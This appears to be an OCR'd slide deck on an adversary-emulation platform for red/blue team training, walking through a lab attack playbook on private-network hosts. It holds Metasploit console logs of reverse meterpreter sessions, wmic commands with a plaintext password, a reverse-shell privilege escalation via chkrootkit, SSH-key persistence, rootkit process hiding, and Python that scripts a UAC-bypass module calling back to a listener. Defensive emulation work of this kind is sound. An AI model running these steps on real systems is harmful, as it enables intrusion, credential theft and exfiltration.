
Attack Simulator

Network Environment

Host VictimB-> VictimA

Attacker View

```
ATT&CK ID: T1005 Data from Local System
ATT&CK ID: T1074 Data Staged
ATT&CK ID: T1105 Remote File Copy
ATT&CK ID: T1158 Hidden Files and Directories
ATT&CK ID: T1002 Data Compressed
Press any key to continue
Take sethc in victim B
ShellCmd: shell
wmic /node:10.99.99.102 /password:1qaz@WSX /user:eric service list
wmic /node:10.99.99.102 /password:1qaz@WSX /user:eric process list
wmic /node:10.99.99.102 /password:1qaz@WSX /user:eric startup list



ATT&CK ID: T1219 Remote Access Tools
ATT&CK ID: T1015 Accessibility Features
ATT&CK ID: T1183 Image File Execution Options Injection
Press any key to continue
Connected
[*] Initial server connection...
```




```
[*] Launching werkzeug_debug_rce against 192.168.122.135
[*] Waiting 30 seconds...
[*] Waiting for reverse meterpreter connection from 192.168.122.135...
[*] Waiting 30 seconds...
[*] Waiting 29 seconds...
[*] Got meterpreter connection from 192.168.122.135
[*] Waiting 28 seconds...
[+] Pwned 192.168.122.135 by exploiting werkzeug_debug_rce => session 5
[*] Finished exploiting 192.168.122.135 using werkzeug_debug_rce
[*] Waiting 27 seconds...
[*] Waiting 26 seconds...
[*] Waiting 25 seconds...
[*] Waiting 24 seconds...
[*] Waiting 23 seconds...
[*] Waiting 22 seconds...
[*] Waiting 21 seconds...
[*] Got meterpreter connection from 192.168.122.220
[+] Pwned 192.168.122.220 by exploiting october_upload_bypass_exec => session 6
[*] Finished exploiting 192.168.122.220 using october_upload_bypass_exec
[*] Connected to server
```

Adversary Emulator

Playbook design


Playbook design



Playbook – Design Concept


- Technique – modularize the attack procedure
- Story – Enhance the blue team investigation skills
- Not just detectable technique

Playbook




APT3

https://attackevals.mitre.org/




APT29

https://attackevals.mitre.org/



Dogeza

Dogeza Playbook Scenario



Role	Software and Environment	IP Address
Red Team	Kali 4.15.0, MS15-015	172.16.40.225
Blue Team	Xensor, CyCraft, CyberTotal	172.16.40.230 172.16.40.231
Victim A	Linux Ubuntu 16.04	172.16.40.232
Victim B	Windows Server 2012 R2	172.16.40.226
Victim C	Windows 10 (1607) English	172.16.40.227

Dogeza Red-Blue Team Step

- Part I – Setup & Linux Red

Step	Procedure
1	Blue Team then deploys software on Victim A, B and C
2	Red Team use web exploit to attacks Victim A
3	Red Team takes privilege escalation in Victim A
4	Red Team implants forged ssh key for persistence
5	Red Team installs a kernel rootkit and hides a process in Victim A
6	Red Team constructs a tunnel to reach internal Victim B

- Part II – RT & BT Investigation

Step	Procedure
8	Red Team exploits Victim B via the tunnel to implant webshell (skip, duplicated as step 3)
9	Red Team launch webshell of Victim B
10	Red Team obtains the privilege and credentials of Victim B
11	Red Team moves laterally to Victim C
12	Red Team collects sensitive documents and deploys backdoor on Victim C
13	Blue Team generates investigation report

Red Team Procedure: Step 3 Initial Access

- Use CVE-2019-9194 to exploit elFinder for www-data privilege shell
- elFinder is a famous file manager for web, and many 3rd party integration
  - Django
  - Drupal
  - Laravel
  - Widely used and directly put to public network

- CVE-2019-9194 is a command injection vulnerability in the elFinder's PHP connector.
  - High severity – remote code execution
  - Easy to launch attack – Metasploit module available

Red Team Procedure: Step 4

- Red team rises his privilege through vulnerability in chkrootkit
- CVE-2014-0476 – chkrootkit will invoke a world-writable file /tmp/update as root. Therefore if this file is modified by attacker, the root privilege can be harvested.
    - Generate and put our reverse shell in /tmp/update
    - Compare to kernel exploit, this kind of privilege escalation is more stable and easy.

```
upload vnsecurity/shell /tmp/update
chmod 755 /tmp/update
```

Red Team Procedure: Step 5


- Red team achieve persistence via 2 steps
  - Implant a forged ssh key into ~/.ssh/ authorized_keys
  - Modify /etc/sudoer to make compromised account can sudo without password
- The user is origin user in system and with the same privilege (unless not using password for sudo), more difficult to find out

```
use linux/manage/sshkey_persistence
set session 2
exploit
```

Red Team Procedure: Step 6

- Red team install rootkit to keep stealthy and prevent detection
  - Hide our meterpreter process

- In this scenario, our red team uses Retile rootkit
  - A kernel mode rootkit
  - Most famous(most starts) rootkit project in Github



```
eric@ubuntu:~$ ps -a
  PID TTY          TIME CMD
 1210 pts/0    00:00:00 tmux
 2995 pts/1    00:00:00 python3
 2996 pts/2    00:00:00 ps
eric@ubuntu:~$ /reptile/reptile_cmd hide 2995
Success!
eric@ubuntu:~$ ps -a
  PID TTY          TIME CMD
 1210 pts/0    00:00:00 tmux
 2998 pts/2    00:00:00 ps
```

Red Team Procedure: Step 7

- Red team setup a tunnel to reach the internal web services
  - Thus the external attacker can access to internal services
  - While many IT put a lot of afford in network boundary, the security in intranet may be fragile
- In this scenario, we use socat for tunneling
  - Not really a malware

Red Team Procedure: Step 8 & 9

- Then, we move on to the Windows victims
- In reality, we need a exploit in web server to initial access to Win Server 2012
- In the demo, since web exploit is already conduct in Step 3, we would not cover the web exploit in here.
- The webshell is directly deployed in Win Server 2012

Red Team Procedure: Step 10

- Escalate privilege from IIS to system
  - Use wehshell to trigger privilege escalation
  - The privilege escalation will bring the reverse shell for merterpreter

- MS15-015/CVE-2015-0062
  - it fails to properly validate and enforce impersonation levels.
  - An attacker who successfully exploited this vulnerability could bypass impersonation-level security checks and gain elevated privileges on a targeted system.
  - This vulnerability can be exploited only in the specific scenario where the process uses SeAssignPrimaryTokenPrivilege, which is possible existed for normal processes.

- Meanwhile, Mimikazt is utilize to gain the credential of Eric in the Victim B. The retrieved credential could used to query Victim C.

Red Team Procedure: Step 11 & 12

- Red team uses several administrative tools to control Victim C.
    - Bitsadmin
    - PSEXEC
    - wmi
- Since these tools are not malicious, anti-virus rarely discovers these attacks.
- These tools are used to gain following information
    - Process list
    - Service list
    - Starup list
    - Deploy keylogger
- Red team collect top confidential information and send back to Victim B's web, then these stolen data exfiltrate via Victim A's tunnel.

Red Team Procedure: Step 12

- Red team collect top confidential information and send back to Victim B's web, then these stolen data exfiltrate via Victim A 's tunnel.


- The collected data is compress by a rarely used, but build-in compression tool - makecab

- The collected data is temporary put into Recycle Bin to prevent detection

Attack Toolkit Integrated

Metasploit Integrated

- Pros
  - Great Exploit & Vulnerability resource
  - Well design session management
- Cons
  - Interactive with RPC is complicated



```
            continue
elif action_id =="bypassuac_silentcleanup":
    print("bypassuac_silentcleanup")
    temp_list=self.list_session()
    options = [ "console.read", self.token , "0"]
    res = invoke_msf(options)
    cmd = '''
    use exploit/windows/local/bypassuac_silentcleanup
    set payload windows/meterpreter/reverse_tcp
    set SESSION {}
    set LHOST 192.168.41.19
    set LPORT {}
    exploit -z
    '''.format(sessionId, runopts["LPORT"])
    options = [ "console.write", self.token , "0", cmd]
    res = invoke_msf(options)
    time.sleep(3)
    while True:
        options = [ "console.read", self.token , "0"]
        res = invoke_msf(options)
        logging.debug(res)
        if len(self.list_session())>len(temp_list) and res[b'busy'] == False:
            return True
        elif res[b'busy'] == True:
            time.sleep(1.5)
            continue

elif action_id =="handler":
    print("handler")
```

Empire Integrated

- Pros
  - Known PowerShell post-exploitation framework
  - Simple Agent Management design
- Cons
  - No longer being supported and development has stopped.
    - But there are other successor

Repurpose the APT malware

- Closer the real-world case
- Emulate the most APT group in the region
- APT malware usually has well-design to evade security product


APT malware - DBGPRINT

- APT Group:
  - WaterBear, Plead, BlackTech
- Since at least 2009
- Multi variant
  - Targeting security product by inject shellcode to evade detection
  - Runtime decrypt encrypted function
  - Anti-memory forensics
- Remote download dll and load

DBGPRINT stager flow

1. Check debug environment
2. Relocate function table
3. Init API from hash table
4. Get DLL
   - Remote download from C2
   - Load from local file
